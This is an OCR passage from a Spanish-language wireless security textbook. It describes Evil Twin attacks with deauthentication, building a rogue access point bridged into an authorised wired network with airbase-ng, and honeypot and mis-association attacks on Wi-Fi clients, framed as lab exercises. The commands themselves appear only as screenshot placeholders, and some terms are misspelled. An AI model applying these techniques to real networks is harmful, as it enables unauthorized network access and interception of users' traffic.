


5. Ahora enviamos una trama de deautenticación para el cliente, por lo que se desconecta inmediatamente y trata de volver a conectar:




6. Cuanto más nos acercamos a este cliente, nuestra fuerza de señal es más alta y se conecta a nuestro punto de acceso duplicado malicioso (Evil twin), como se muestra en las pantallas siguientes:






7. También se puede falsificar la BSSD y la dirección MAC del punto de acceso mediante el siguiente comando:



8. Ahora bien, si vemos a través de airodump-ng es casi imposible diferenciar entre ambos:



9. Incluso airodump-ng es incapaz de diferenciar que en realidad hay dos puntos de acceso físico en el mismo canal. Esta es la forma más potente de Evil twin.

17.6.8. Evil twin y saltos de canal

En el ejercicio anterior, ejecuta el Evil twin en diferentes canales y observa cómo el cliente, una vez desconectado, salta los canales para conectar con el punto de acceso. ¿Cuál es el factor decisivo en el que el cliente decide conectarse el punto de acceso? ¿Es fuerza de la señal? Experimentar y validar.

17.6.9. Punto de acceso renegado

Un punto de acceso renegado (Rogue access point o punto de acceso no autorizado) es un punto de acceso no autorizado conectado a la red autorizada o legítima. Por lo general, este punto de acceso puede ser utilizado como backdoor por un atacante, lo que le permitirá pasar por alto todos los controles de seguridad en la red.

Esto significaría que los cortafuegos, los sistemas de prevención de intrusos y, así sucesivamente, que protegen la frontera de una red serían capaces de hacer muy poco para que le denegaran el acceso a la red.


Lo más común es que un punto de acceso no autorizado esté establecido en autenticación abierta y sin codificación. El punto de acceso renegado (Rogue Access Point) se puede crear de dos maneras:

1. La instalación de un dispositivo físico real en la red autorizada como punto de acceso no autorizado. Esto va a ser algo que dejo como ejercicio para usted. Además de la seguridad inalámbrica, esto tiene que ver con la violación de la seguridad física de la red autorizada.
2. Crear un punto de acceso no autorizado a través del software y puentear con la red local autorizada de la red Ethernet. Esto permitirá que prácticamente cualquier ordenador portátil que se ejecuta en la red autorizada funcione como un punto de acceso no autorizados. Vamos a ver esto en el siguiente experimento.


17.6.10. Punto de acceso ilegitimo

Siga estas instrucciones para comenzar:

1. Primero vamos a plantear nuestro punto de acceso ilegítimo utilizando airbase-ng y darle el ESSID *Rogue*:




2. Ahora queremos crear un puente entre la interfaz Ethernet con la parte de la red autorizada y nuestra interfaz Rogue de punto de acceso. Para ello lo primero que vamos a crear es una interfaz de puente y de nombre Wifi-Bridge:




3. A continuación, se añaden la Ethernet y la interfaz virtual at0 creada por *airbase-ng* para este puente:

4. A continuación, se traen estas interfaces hasta el puente.




5. A continuación, se habilita el reenvío IP en el kernel para asegurar que los paquetes se envían:




6. Hemos terminado. Ahora cualquier cliente inalámbrico que se conecta a nuestro punto de acceso Rogue tendrá acceso completo a la red autorizada utilizando la conexión inalámbrica a cableada (wireless-to-wired) "Wifi-bridge" que acaba de construir. Podemos comprobar esto en primer lugar conectando a un cliente al punto de acceso no autorizado. Una vez conectado, si está utilizando Vista, la pantalla podría tener el siguiente aspecto:

7. Notaremos que recibe una dirección IP desde el demonio DHCP que trabaja en la LAN autorizada:



"Demonio" es un nombre utilizado en LINUX, a todos los servicios se le conoce como "Demonios".

8. Ya podemos acceder a cualquier host de la red de cable de este cliente inalámbrico usando este punto de acceso no autorizado. A continuación, se hace ping a la puerta de enlace en la red de cable:



17.6.11. Atacando a los clientes

La mayoría de pruebas de penetración parecen dar toda la atención a la infraestructura WLAN y no la dan al cliente inalámbrico, incluso a alguna parte de esto. Sin embargo, es interesante señalar que un hacker puede tener acceso a la red autorizada por comprometer a un cliente inalámbrico.

En este capítulo, vamos a cambiar nuestro enfoque de la infraestructura WLAN al del cliente inalámbrico. El cliente puede estar conectado o de forma aislada como cliente no asociado. Vamos a ver varios ataques que pueden ser utilizados para atacar el cliente.

Vamos a cubrir los siguientes:

- Honeypot y ataque Mis-Asotiation
- Ataque Caffe Latte
- Ataques de deautenticación y desasociación
- Ataque Hierte
- Cracking AP-less y WPA-Personal

17.6.12. Honeypot y ataque Mis Assoctiation

Normalmente, cuando un cliente inalámbrico como un ordenador portátil se enciende probará las redes a las que se ha conectado anteriormente. Estas redes se almacenan en una lista llamada **lista de redes preferidas (PNL o Preferred Network List)** en sistemas basados en Windows. Además, junto con esta lista, se mostrarán todas las redes disponibles en ese rango.

17.6.13. Funciones del hacker

1. Probar un silencioso sondeo en modo monitor y crear un punto de acceso falso con el mismo ESSID que el cliente está buscando. Esto hará que el cliente se conecte a la máquina de hackers, pensando que es el legítimo de la red.
2. Se pueden crear puntos de acceso falsos con los mismos ESSID cercanos para confundir al usuario y que este trate de conectarse a él. Este tipo de ataques son muy fáciles de llevar a cabo en cafeterías y aeropuertos donde un usuario puede estar buscando conectarse a una red Wi-Fi. Estos ataques se denominan ataques honeypot, que ocurren debido a errores de la asociación del punto de acceso y conectarse al de los hackers pensando que es el legítimo.


En el siguiente ejercicio, haremos estos dos ataques en nuestro laboratorio.

17.6.14. Orquestando un ataque Mis Assoctiation

